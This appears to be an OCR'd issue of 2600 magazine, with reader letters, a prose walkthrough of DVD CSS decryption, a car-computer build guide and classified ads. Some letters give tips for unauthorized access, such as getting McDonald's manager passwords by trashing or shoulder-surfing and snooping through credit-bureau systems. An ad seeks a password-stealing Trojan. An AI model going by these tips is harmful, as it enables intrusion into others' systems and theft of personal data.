Note how every solution Verizon came up with involved you giving them money. This is completely unethical. You do not have to pay a penny to stop this from happening. Don't let Verizon tell you otherwise. Contact their Annoyance Call Bureau (the number is in the front of the phone book) and give them the details you gave us. The fact that it happens every day at the same time will make it easy to track. They will contact whoever is doing this and make them stop. However, they won't tell you who's doing it.

Schools

Dear *2600:*

I'd like to start off by saying that reading all these horror stories about students being harassed for "hacking" has been making me wonder how people with such a lack of intelligence can make it to positions of power within a school or other organization. I also wonder how it's possible that these incredibly stupid people, who must realize that they know jack shit about computers, feel that it's their right to try and expel or severely punish a student who, with only a few noted exceptions, is only trying to further their education or, as in the case of Code_WarriorX, actually help the system. Anyway, I'm sure that some readers of *2600* must be getting sick of kids writing in with their tales of corrupt systems, so here's my story, which may actually uplift the spirits of everyone.

It all started when they upgraded the computer lab at my school last summer to run Linux-based PC's, which was nice. Naturally, my immediate desire was to gain root on the system, which I eventually did, and get this: the password was "Finland" without the quotes! How stupid is that? Anyway, I told my best friend the password, and we had a month of fun playing with the computers, non-destructively, of course. One day my friend told me that one of the computer staff "knew that we had some type of access to the system," but that she was cool about it. I was a little worried for a while but it passed without issue. Then, later on, the printers stopped working for about two days, and the staff were unable to repair them. So I hacked back into the system and fixed them, allowing lots of students to continue writing their essays and whatnot. The next day, the head computer lab teacher came up to me and said: "I know that it was you who fixed the printers and I don't know how you did it, but thank you." She obviously knew that I must have broken a bunch of the computer lab rules, the punishment for which I could have been banned from the lab or worse, but being a less anal teacher than most, she realized that hacking can actually be used for the powers of "good," and, as a result, I went unpunished. In fact, I was never even threatened.

To summarize quickly, the computer lab teacher knew without any doubt for most of the school year that we had hacked into their system and broken every single one of the computer lab rules, but, for the sole reason that she was actually liberal and not a tight-ass soccer-mom stupid-lamer-using-power-for-pleasure, she allowed us to experiment with the system and learn a great deal. In fact, had she busted us earlier in the year, the two of us (who had been using Linux for years longer than her) would not have been the little guardian angels we were, fixing things that break when someone badly configures a system. I'm happy that we proved to at least one person that hackers are not to be feared, and that they are capable of true good. I hope that our story serves to remind the hacker community that there is still hope.

Anonymous Hacker in England

It's a two way street. By acting responsibly you were able to reinforce an already positive opinion. It's very easy to create a negative impression by being irresponsible and that will then be used against innocent people in the future.

Dear *2600:*

The ID badges have come to town. The county is now spending money keeping track of where we are and what we do by having the badges checked daily by the teachers. Since the badges also have a bar code (with our Social Security number) on them, they are a complete invasion of our privacy as students. If you do not comply with the rules (which we never agreed to or were even told about for that matter), you are given a five dollar bill and progressively harsher punishment.

SwordMage

Dear *2600:*

I am a very recent subscriber to your magazine. I just received my first issue today and read the letter sent to you from cs0074life. The part about having to wear ID cards caught my eye. The administrators at my high school in Myrtle Beach, SC also make us wear ID cards that have our picture, name, grade, and (get this) bar code. Yes, we are now bar codes. Sometimes, I question the sanity or our administrators. Unlike P2129 and cs0074life, whose ID numbers resemble those the military use (first letter of their last name and last four digits of their social security number), our ID numbers *are* our social security numbers! And if that weren't enough, the school's database holds the names, addresses, phone numbers, and ID numbers (social security numbers) of every student enrolled in the school. I think that this is a severe security threat to every student in the school.

YorNamHere

Dear *2600:*

I am a brand spanking new reader of your lil' ol' zine (17:2), and I must say that I am quite impressed. It's nice to get some reminders every now and then that there are some bastions of truly open-minded folks still around. As I was flipping through, I was impressed at the technical sophistication you assume (correctly, I hope) some of your readers possess. But I was even more impressed by the editorial and letters that were printed regarding all kinds of ideas about life, liberty, and general subversion. I was surprised to find a magazine that was portraying ideas that resonated so well with my own few cubic centimeters of brain. An "Editor-In-Chief" named Emmanuel Goldstein who is being sued by the MPAA? That's just too perfect!

Anyway, I'm a young student studying computer science at our fair school of the University of Colorado at Boulder. I have always been fascinated by the way people assume that their philosophy on life is, quite simply, the best, and everyone should be subjected to it regardless of their opinions on the matter. You can see this most clearly in our public educational system, which was brought up over and over in your letters section of this issue. I learned at a very young age that adults are not, in fact, infallible, from this system.

One particular schoolhouse lesson involved my doing some "very bad things" in middle school. We had a "homework hotline" system, where you'd call up, press 1 for homework assignments or press 2 for school events. Well lo and behold, you could press 3, even though it wasn't an option! I tried this out and found I could record onto any homework box. Being the 13 year old that I was, I proceeded to wipe out half the homework lessons and then brag about it to all of my friends, who proceeded to wipe out the other half. I also used good old trial-and-error to determine a whole mess of other things you could do, like set passwords, create and destroy mailboxes, etc., all of which I did. I'm sure some of you folks are familiar with this type of program.

Predictably, my bragging came back to haunt me. After a few days of teachers unable to take Nirvana's "Rape Me" off of their boxes, they shut the system down and I got called into the principal's office, interrogated for a good two hours, told that "the police were already involved," and generally made to piss

my pants. They demanded to know whether or not I had picked the lock of the office that contained the old answering machine computer to do all of this. When I told them I locked out boxes using my home telephone, they lectured me on how much trouble lying would get me into. I had to pick up the principal's desk phone and show all the eager administrators how they could access all these features for themselves. It's the only time in my life when I've had a principal (or any other schoolteacher) take notes on what I was saying. The best parts ended up being the front page headlines that showed up in our local paper (I lived in a small, inbred, piss-ant mountain town, so this was *big* news), and of course, my brief status as a dangerous member of society. My parents (and all of my friends' parents whom I had gotten involved) were incredibly amused by the whole situation and proceeded to encourage me to screw with the school administration. All of the kids at school thought it was so cool to know a "hacker," even though I knew little about computers back then.

After I educated the educators for a while, they sorta kinda acknowledged that their system (and their knowledge of their system) was a joke, and even thanked me for being willing to fess up about the whole thing. They didn't press any charges and the only punishment I received was to "monitor" the system for a few weeks to make sure someone (me, I think) didn't break into it again. I was surprised at how easy it all was and for years afterwards teachers would want me to set up their e-mail or break a WordPerfect password for them.

I suppose I felt I needed to tell this story because of all the horror stories your readers have sent in. I just wanted to remind you that everyone isn't out to get you. This may seem hard to imagine while you're awaiting the outcome of a major trial or getting screwed by the USSS, but sometimes people can appreciate the humor, sometimes they will acknowledge their own shortcomings, and sometimes they will even let things slide. There is some level of acceptance for "deviants" who want nothing more than to learn, explore, and be amazed at what people are capable of doing.

Herbert

Dear *2600:*

I was in the computer lab helping some dumbass AOLers when my computer teacher tapped me on the shoulder. I turned around and he was holding my copy of *2600* and, oh so nicely, kicked me out of the lab because I was "posing a threat." This is so far from the truth. I was sent to the principal, who looked at my confiscated issue and, to my surprise, said, "Did you read that article about Kevin?" We talked for a while about the injustice and I was sent back to class. It relieves me to know that not every school official is a dick.

SSGohan

Someone managed to reach that person and wake him up. We must all try to do the same with others so that one day this won't seem so unusual.

Dear *2600:*

I write to you from my desk in ISS (In School Suspension) for not wearing my ID badge. We too have to wear these IDs and if you do not wear them, you have to pay $6.50 and spend a day in ISS. I was sitting here reading cs0074life's letter on the tags, and I also read P2129's letter. And I got an idea - we're going to print flyers for an ID ditch day where we will try to get everyone to leave their IDs at home that day and every day after until they lift the policy. I figure they can't put all 900 of us in ISS. I think it will work - I hope it does.

Tweeter

Fast Food Facts

Dear *2600:*

This is to all of you out there who enjoy McDonald's. I work at McDonald's and during my three months of flipping burgers I have uncovered some very interesting information about their computer systems.

The managers at McDonald's have a three digit clock-in number. *Most* managers use their three digit clock-in number as their system op code which is a six digit number. For instance, Sue the imaginary manager has the clock-in number of 106. She is not too bright. Sue uses her clock-in number twice over to make up her six digit password, like 106106. All employees have a three digit number but if you are not management then your number is a double digit represented with a 0 in front like 061.

In each McDonald's, there is a main server in the manager's "office" which controls the entire store. Every order that beeps on the screen is controlled by the system. This system can easily be accessed from a remote location by knowing the number of the store. Here comes the tricky part. It has to ring five times in order for the system to pick up. Easily solved by knowing what time they close. Just call at like three in the morning. (After the store closes people stay around three more hours to clean up.) Once connected you are prompted for a password.

Now we are stuck with the dilemma of not having a manager password. You can get this a couple of ways. First, every Sunday night McDonald's does a system dial-up. This task is completed by the lazy manager before closing. What happens is the manager sends info to the company through dial-up and it prints out a *long* sheet of receipt paper containing all the hours each employee worked that week and (aha) each employee's clock-in number. To obtain this sheet you must do some trashing and get a little messy unless you have connections. The second way to get a manager's number is eat a lot of McDonald's food and wait for an employee to go on break. When the employee orders food they get a half price discount and they need a manager to type in the code so they can get their munchies. Just lean over and flirt with an employee about the same time the uncaring manager types in their code.

Big Mac

Credit Files

Dear *2600:*

I work in the financial services industry and it

strikes me as amazing that so much private information is held by the credit bureaus and financial institutions. Privacy is the responsibility and should be the concern of every individual citizen, but let me tell your readers right now that your consumer credit report contains way more information (correct and incorrect) than you would ever want an anonymous person to know. For the most part there is little that can be done to protect this information from prying eyes. Financial institutions nationwide have ready access to your entire financial, employment, criminal, driving, and spending records without your knowledge or consent. There is some recourse that has been built as a protection against the information being reported incorrectly or falling into the wrong hands, but it does little to preserve your privacy.

As a part of the internal workings of this industry I have more access to your data than you do, a *lot* more. As an example, I can pull a credit report on anyone in the country with little more than their name and a made up address. No social? No problem, when I pull up your info it will politely inform me that the social security number I have entered was incorrect and that the correct one is XXX-XX-XXXX. By the way, when I pull up a credit report I am *prohibited by law* from giving the customer a copy, and the copy you can request from them (it is your right to get one for free) is *not even close* to as complete as what I see. Experian, CBI, Trans Union, and Equifax have the goods on you right now. They know where you work, how much you make, how much available credit you have on your cards, who your cell carrier is and how much you use it, whether or not you have been or still are married, where you have applied for credit, and also where and at what rate you spend your money and a plethora of other tidbits. Credit is extremely necessary for most of us and also extremely valuable but is based largely on arbitrary formulas. This is a system that needs to be hacked and understood. I encourage those of you who are curious, careful, and adept to start snooping (and believe me, there are a lot of back doors). What you find will shock and amaze you.

LoAN RAnGER
Colorado

WANT TO HELP?

The best thing you can do to help us as we pursue the appeal of the DeCSS decision is donate generously to the Electronic Freedom Foundation and get as many others to do the same as you can. Every person can make a difference. Send a check or money order to the EFF DVD legal fund at 1550 Bryant Street, Suite 725, San Francisco, CA 94103 USA. You can also donate through the web page at www.eff.org/support/joineff.html.

DeCSS in Words

by CSS

The decryption of data on a DVD encoded through the CSS algorithm can be broken down into three steps. The first is the decryption of the disk key, the second is the decryption of the title key, and the third is the decryption of the encrypted DVD disk sectors.

Each decryption step in software requires the simulation of a 17 bit Linear Feedback Shift Register (LFSR) and a 25 bit LFSR, both of whose outputs are summed eight bits at a time (along with any carry bits from the previous addition) to produce the decrypted output.

There are any number of ways in which the two LFSRs can be simulated in software. The 17 bit LFSR is often implemented using a single machine word where the feedback is computed through cascaded right shifts and XORs. On the other hand, the 25 bit LFSR's output is frequently determined through lookups into byte vectors.

The contents of the low bits in one such lookup table are:
0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x09, 0x08, 0x0b, 0x0a, 0x0d, 0x0c, 0x0f, 0x0e, 0x12, 0x13, 0x10, 0x11, 0x16, 0x17, 0x14, 0x15, 0x1b, 0x1a, 0x19, 0x18, 0x1f, 0x1e, 0x1d, 0x1c, 0x24, 0x25, 0x26, 0x27, 0x20, 0x21, 0x22, 0x23, 0x2d, 0x2c, 0x2f, 0x2e, 0x29, 0x28, 0x2b, 0x2a, 0x36, 0x37, 0x34, 0x35, 0x32, 0x33, 0x30, 0x31, 0x3f, 0x3e, 0x3d, 0x3c, 0x3b, 0x3a, 0x39, 0x38, 0x49, 0x48, 0x4b, 0x4a, 0x4d, 0x4c, 0x4f, 0x4e, 0x40, 0x41, 0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x5b, 0x5a, 0x59, 0x58, 0x5f, 0x5e, 0x5d, 0x5c, 0x52, 0x53, 0x50, 0x51, 0x56, 0x57, 0x54, 0x55, 0x6d, 0x6c, 0x6f, 0x6e, 0x69, 0x68, 0x6b, 0x6a, 0x64, 0x65, 0x66, 0x67, 0x60, 0x61, 0x62, 0x63, 0x7f, 0x7e, 0x7d, 0x7c, 0x7b, 0x7a, 0x79, 0x78, 0x76, 0x77, 0x74, 0x75, 0x72, 0x73, 0x70, 0x71, 0x92, 0x93, 0x90, 0x91, 0x96, 0x97, 0x94, 0x95, 0x9b, 0x9a, 0x99, 0x98, 0x9f, 0x9e, 0x9d, 0x9c, 0x80, 0x81, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x89, 0x88, 0x8b, 0x8a, 0x8d, 0x8c, 0x8f, 0x8e, 0xb6, 0xb7, 0xb4, 0xb5, 0xb2, 0xb3, 0xb0, 0xb1, 0xbf, 0xbe, 0xbd, 0xbc, 0xbb, 0xba, 0xb9, 0xb8, 0xa4, 0xa5, 0xa6, 0xa7, 0xa0, 0xa1, 0xa2, 0xa3, 0xad, 0xac, 0xaf, 0xae, 0xa9, 0xa8, 0xab, 0xaa, 0xdb, 0xda, 0xd9, 0xd8, 0xdf, 0xde, 0xdd, 0xdc, 0xd2, 0xd3, 0xd0, 0xd1, 0xd6, 0xd7, 0xd4, 0xd5, 0xc9, 0xc8, 0xcb, 0xca, 0xcd, 0xcc, 0xcf, 0xce, 0xc0, 0xc1, 0xc2, 0xc3, 0xc4, 0xc5, 0xc6, 0xc7, 0xff, 0xfe, 0xfd, 0xfc, 0xfb, 0xfa, 0xf9, 0xf8, 0xf6, 0xf7, 0xf4, 0xf5, 0xf2, 0xf3, 0xf0, 0xf1, 0xed, 0xec, 0xef, 0xee, 0xe9, 0xe8, 0xeb, 0xea, 0xe4, 0xe5, 0xe6, 0xe7, 0xe0, 0xe1, 0xe2, and 0xe3.

The contents of the high bits lookup table are composed of the following values repeated 32 times:
0x00, 0x24, 0x49, 0x6d, 0x92, 0xb6, 0xdb, 0xff, 0x00, 0x24, 0x49, 0x6d, 0x92, 0xb6, 0xdb, and 0xff.


Using this method, one determines the 25 bit LFSR output by using the least significant 16 bits of the LFSR as two eight bit offsets into the above tables, and using the XOR of these values.

The plain text is obtained by summing eight bits of output from both LFSRs plus any carry bits from a previous addition. If an inversion is required, simply XOR the 17 bit LFSR with the inversion mask before summing with the 25 bit LFSR.

Each player is preprogrammed with a small set of player keys. To determine the correct decrypted disk key we must attempt to decrypt the disk key with each of the machine's player keys. The search ends once a decrypted key hashes to the same 40 bit value as the decrypted disk key hash stored on disk. In order to start decrypting keys we must first set up our simulated shift registers. Seed the 17 bit LFSR with the first 16 bits of a player key and set the MSB to 1 to avoid null cycling. Seed the 25 bit LFSR is with the next 24 bits (specifically, bits 16 to 39) of the player key. All bits except the three LSBs are shifted up a bit. Bit 4 is set to 1 to avoid null cycling. A table lookup with the LFSR state is used to obtain the next state of the LFSR. A bit inversion of the output is performed with a four state inverter in position 1 for this round of encryption.

Using the same process that decrypted the disk key, we will now use the disk key to decrypt the title key. The title key is used for the decryption of the encrypted sectors of the DVD disk. The final bit inversion in this round of decryption is performed with the inverter in State 2. Using the title key as input to the shift registers we can now read each sector off the disk and easily decrypt the data blocks using the aforementioned process with the inverter in State 3.


BUILD A CAR COMPUTER



by Megatron

So I'll be driving soon. I realized that I spend so much time by my computer that it would be impossible to go anywhere in my car without at least a bare bone unit in there. So I set out to discover how to create a small unit that would run off the car for super, super cheap. It would be neat to have a computer in your car. You could use it to play MP3's, hack, or as a really complex red box. This article is intended to get you started on the path to an affordable car computer. It's a little more that just sticking a laptop in your car.

As any electronics enthusiast knows there are the two obvious problems: display and power. I hope to cover a few solutions for these as well as info on the unit itself. I'm not a hardware hacker by any means, and some of this is simply speculation (what do you think I'm made of - money?). In research for this article, I saw price tags reach up to 3000 bucks! You could buy another car for that much cash! So let's just take a look and see how far we can stretch our funds.



The Unit Itself

Before we start on the hard stuff, let's cover the actual computer. If you have space to burn, you can use a desktop computer case and just put it by the passenger seat or in the trunk.

If you choose a desktop computer, you pick the specs. If you want lots of ram, fine, I don't really care. The unit I am creating is a 233 mhz, 32 megs of ram crapper I made with spare parts and a decent sound card. If you want MP3 capabilities it's a good idea to have a large hard drive and a good sound card. I'll leave the speaker setup to you. Just go to Radio Shack and buy an RCA to Mini jack to plug into your amp (if you even want MP3's). Just be sure not to put your subs next to your computer if you keep the unit in your trunk. There is already a high risk of hard drive failure with all the vibrations it gets from driving around. If you have a little more cash and want something super small, I suggest looking at the wearable computer community. They have done some amazing things at MIT, and there are Linux boxes that you can carry in a fanny pack. Sound can be an issue here. You have to compromise size for options with wearable computers.

The operating system is up to you. I think Linux would be best - it's not as power hungry as Windows. Plus you can make a cool looking shell for it. Also, it's a good idea to stick in a networking card to transport MP3's and other info.

The Display

In research for this article I read a paper on a "mobile phreak unit." This guy actually put a whole monitor in his car! I don't condone it, but you have to work with what you have. The best idea is a small LCD screen that is simple to install. We want to keep it as basic as possible - don't want anyone to

electrocute themselves.

The best place to get LCD screens cheap is electronic surplus stores. I really liked http://www.allelec.com/VGALCD.html kits. This is by far the best solution for our needs. 89 bucks for an ISA card that works with most every OS and a 640x480 capable 5 7/8 x 10 3/8 9.6 in monochrome display. Just plug the card into the motherboard and you're good to go. The only problem is that card is ISA, not PCI. This is okay for most people, but if you are starting from scratch and want this display type, be sure to buy a motherboard with at least one ISA slot. This is not a good display choice for DVDs. That good a screen will cost about 200 smackers, but still cheaper that any commercial unit.

If you are a good EE you can design a super small MP3 player that will fit either under your seat or in the radio compartment of your car with a small LED display.

The Power

Like I said before, I am no hardware hacker and when it comes to power, I know squat. I turned to the Internet for help and guidance in these desperate times. I am using a Statpower PortaWattz 300 DC to AC power inverter in the unit I'm making. I got this idea from Riskable's car computer (see below). He plugs it into the cigarette lighter instead of the battery because if his computer crashes he can reboot it. He also grounded the power by means of a ground loop isolator so he didn't get any hum. Go to his site for more info. If you smoke and want to keep the unit in the trunk, I think a switch would work fine.

The Interface

This one is simple. A keyboard and mouse are the cheapest ways to go. If you go this route, I suggest getting a cheap wireless keyboard and a wireless or touch pad mouse. You could try to find a mini keyboard or modify a laptop keyboard. This is entirely up to you. Be sure to have long wires if you keep the unit in the trunk.

Conclusion


If you have an old computer and a few hundred bucks to spare, I suggest making a car computer. Let's give it a name: The Econoline Carcomp 8000. Yeah, that's cool. Now let's get ready for some Hard-Driveing!

Components

A 233 mhz computer with 32 megs of ram, 10 gig HD case: free (spare parts)
A StatPower Portawattz 300 watt Power Inverter: $50
A 640x480 capable 5 7/8 x 10 3/8 9.6 in monochrome display with controller card: $89
A Ground loop isolator: $10
Touch pad mouse: $20
Total: $169
It cost me 169 bucks to adapt a computer to a car.

Resources

Computer itself
http://riskable.youknowwhat.com/car.html - Some guy called Riskable who made a car comp without a screen. Always an option.
http://rehmi.www.media.mit.edu/people/rehmi/HackMan0.4.html - Hackman wearable computer.
http://wearables.www.media.mit.edu/projects/wearables/ - MIT wearable computers. *Really* neat stuff.
http://dir.yahoo.com/Computers_and_Internet/Mobile_Computing/Wearable_Computers/ - wearable computer links at Yahoo.
Display
http://www.allelec.com/VGALCD.html -Best display options.
http://www.eio.com - A great source for all sorts of surplus electronics.
http://www.igadget.com/igadget/cartelevisions.html - Go here to see what the mainstream prices are (very *high!*).
Power
http://globe-mart.com/electron/powerinverters/statpower/PW-300.htm -
Get the inverter for 50 bucks.



Marketplace

Happenings

PHREAKNIC is Nashville's FREE annual hacker con. It will be a weekend of hacking, panel discussions, partying and other mayhem at the Days Inn - Airport/Opryland area, 1 International Plaza, Nashville, TN 37217-2001. November 3-5, 2000. More info at http://www.phreaknic.org.

CHAOS COMMUNICATIONS CONGRESS 2000 will take place December 27-29 at Haus am Kollnischen Park in Berlin, Germany. Feel free to mail any suggestions for workshops, lectures, speakers, or other things to congress@ccc.de. More details will be posted at www.ccc.de/events/congress2000.

HAL 2001 (Hackers At Large) is an event scheduled to take place on August 10, 11, and 12, 2001 in Enschede, the Netherlands. HAL 2001 will be a three day, open air networking event in the tradition of HEU '93, HIP '97, and CCC '99. The event will focus on computer security, privacy, citizen rights, biotechnology, and other controversial issues affecting society as a whole. For more information or to get involved in the organization, visit http://www.hal2001.org.

For Sale

CYBERCRIME DIGEST. New publication focuses on issues of the millennium including privacy, Internet fraud, security, and cyber legislation. This is a non-technical, non-glossy publication geared toward the average computer user. We hope to include editorial content from the "hacker's perspective" to make our readers aware of varying philosophies concerning the topics on hand. Subscription rate is $29 per year for six issues. *2600* readers can obtain an introductory copy by mailing a check or money order for $3 to *CyberCrime Digest,* 5337 N. Socrum Loop Rd #108, Lakeland, FL 33809.

HACKERS WORLD. 650 MB of hacking files $15, Anarchy Cookbook 2000 $20, Virus 2000 (351 pages of computer viruses) $10, Make Money Fast (250 ways to make money on the Internet) $5, Phone Bug (no plans, the real device) $10, cell phone pickup device (just aim at the phone and hit the button and it picks up the call with little static) $20 for plans and $30 for the device. Send all orders to: 700 Palm Dr. #107, Glendale, CA 91202. Make all checks out to Edgar.

HTTP://WWW.PAOLOS.COM, since 1996. We offer lock-picking and auto entry tools, confidential trade publications, Chinese adult air rifles, and an exciting line of switchblades. FFL transfers in PA; pistols, shotguns, rifles. We guarantee what we sell UNCONDITIONALLY for 30 days, in addition to factory warranties, and will beat the competition's prices on anything! No "spy store" hype here. We ship internationally, and will only sell to qualified customers. Now accepting Visa/MC from US. customers.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; CD-ROM PDF/GIF version with lots of extra data and plans for voice changers, scramblers, tone boxes, bugging, etc. $14 ppd. Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd. TAP back issue set (full-sized copies) $40 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

THE E-HOLSTER is a durable, high technology product that is basically a shoulder holster that enables you to comfortably carry from two to four personal appliances/items inside of very flexible, yet protective black neoprene or black leather pouches with safety straps. For complete information and purchase, go to http://www.eholster.com.

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html.

PLAY MP3S IN YOUR CAR OR HOME: Mpjuke unit plays mp3 cd, cdr, and dvd disks. Can be mounted in car, home, or even inside a free drive bay of a PC. It can be trunk mounted in a car or placed under the dash. The unit is self contained, pre-assembled, and it includes a wireless remote. For more information, visit: http://www.mp3carplayer.com/2600 or e-mail 2600@mp3carplayer.com. Sign up for our affiliate program and earn some cash. Resellers needed. $25 from every 2600 sale will go to the Kevin Mitnick fund. We will ship anywhere that we can.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration,* the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

HACK THE RADIO: Hobby Broadcasting magazine covers DIY broadcasting of all types: AM, FM, shortwave, TV, and the Internet. It includes how-to articles about equipment, station operation and programming, enforcement, and much more. For a sample, send $3 U.S. ($4 Canada or $5 international). A subscription (4 quarterly issues) is $12 in the U.S. Hobby Broadcasting, PO Box 642, Mont Alto, PA 17237.

INFORMATION IS POWER! After years of being in the scene we've put together a publicly accessible site for people to talk about a wide variety of hacking genres. In addition, we have obtained feeds for our own private news center for information and articles about current computing happenings worldwide. You can find all this, and more, on our site at: www.sotmesc.org/gcms.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

Help Wanted

CREDIT REPORT HELP and checksystems. Absolute confident. allnews@exite.com.

HELP WITH CREDIT REPAIR. All 3 credit reporting agencies. RA, PO Box 1611, Julian, CA 92036-1611 or ron1055@ixpres.com.

NEED HELP WITH CREDIT REPORT. Lucrative reimbursement for services. Help clean up mess. Please reply. PO Box 5189, Mansfield, OH 44901, fax 419-756-3008 or phone 419-756-5644.

LOOKING FOR ASSISTANCE in matching names and addresses to known telephone numbers. Existing "reverse" search programs have not been helpful. Willing to pay reasonable fee for each match. Call (718) 261-2686 for further details.

POLITICAL PRISONER has non-profit organization, developed his own primitive web pages to foster political support for his release, but has no one to post his work on

the Internet. Needs someone to post it, maintain web pages (updating), and maybe improve the cosmetics. Has money to pay for the site (www.SwainClemency.org). Also need mailing lists at reasonable costs. Anyone interested may contact: Barb LeMar, Director, Sean Swain Clemency Campaign, P.O. Box 57142, Des Moines, Iowa 50317. (515) 265-2306

NEED HELP ON CREDIT REPORT, ex-wife screwed me. Please reply to: I4NI, 5128 W.F.M. 1960, PMB#215, Houston, TX 77069. "Michael"

I AM INTERESTED IN HIRING SOMEONE familiar with accessing telephone information. Generous pay. Please contact me at C. Chao, PO Box 375, Middle Village, NY 11378.

NEED HELP WITH CREDIT REPORT. Please respond to B. Mandel, 433 Kingston Ave., P.O. Box 69, Brooklyn, NY 11225.

HELP TO FIND TROJAN HORSE PROGRAM. Understand there is a Trojan Horse program which may be added as an attachment to an e-mail (which appears innocuous when viewed or read) but which will execute and record any password used by the recipient and then send it by e-mail to an outside recipient. Further, that if the outside recipient doesn't receive it for any reason, the e-mail message with password(s) will not bounce back to the sender. Also, there is another Trojan Horse program which, after it installs itself in the UNIX-based ISP of the target, will mail out copies of all incoming/outgoing to an outside recipient without the target being aware of it. Can anyone help with complete information, details, and programs? bryna5@usa.net

Wanted

LEGAL PROFESSIONAL(S) and/or law students from BRAZIL and ARGENTINA to help pursue various issues of wrongdoing committed by members of the Brazilian Bar and possibly the Argentine Bar. All claims of unethical conduct, failing to act competently, and obstruction of justice are substantiated by documented facts. I am an American citizen, wrongfully treated by well-paid Rio de Janeiro, Brazilian lawyers CARLOS ROBERTO SCHLESINGER and NELIO ROBERTO SEIDL MACHADO. Because of their incompetence and malicious disregard for established law(s), I find myself incarcerated in an American prison with little hope of finding freedom unless I am able to obtain help from an intelligent, resourceful, and dedicated lawyer, law school professor, and/or law student(s). The above-mentioned claims are easily verifiable through existing records. Many have been posted within my web site, and the person(s) interested in lending me a much-needed hand will help expose some of the rampant corruption that is to be found in the Brazilian and American legal systems. Only by contacting the Lawyers Professional Conduct Committee of the State of Rio de Janeiro, Brazil, and requesting to have Attorney SCHLESINGER and MACHADO stripped of their law licenses, will foreigners and Brazilians alike be afforded justice in Brazil. For additional information and review of court documents, go to: www.brazilboycott.org.

MINIATURE PEN-MICROPHONE that is very sensitive and transmits at least 300 feet to an FM radio. Need the name/address of manufacturer(s) (and prices if available). Reply to b/o/b@usa.net.

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter.I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.

WANTED: Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1990, and ID-2090. Advise what you have, price, and condition. E-mail: heath.kit@usa.net

Services

CHARGED WITH A COMPUTER CRIME in any state or federal court? Contact Dorsey Morrow, Attorney at Law and Certified Information System Security Professional, at (334) 265-6602 or visit at www.dmorrow.com. Extensive computer and legal background. Initial phone conference free.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a semantic warrior committed to the liberation of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@alumni.stanford.org, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

FREEDOM DOWNTIME is the new feature-length *2600* documentary playing at hacker conferences and film festivals. Keep checking www.freedomdowntime.com for possible showings in your area as well as details on VHS and DVD availability.

MOVE MONEY ANONYMOUSLY or nonymously as you see fit. Galaxy's only hacker-operated transaction service. http://www.tipjar.com/adcopy/3click.html. Collect donations from any web page.

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site. Your feedback is welcome at oth@2600.com.

Personal

IMPRISONED HACKER welcomes communication from the outside world. Zyklon, accused of hacking the White House web page, can be reached at zyklon@2600.com or directly through the mail: Eric Burns, #43720-083, Unit 5 (E07-15U), PO Box 6000, Sheridan, OR 97378-6000.

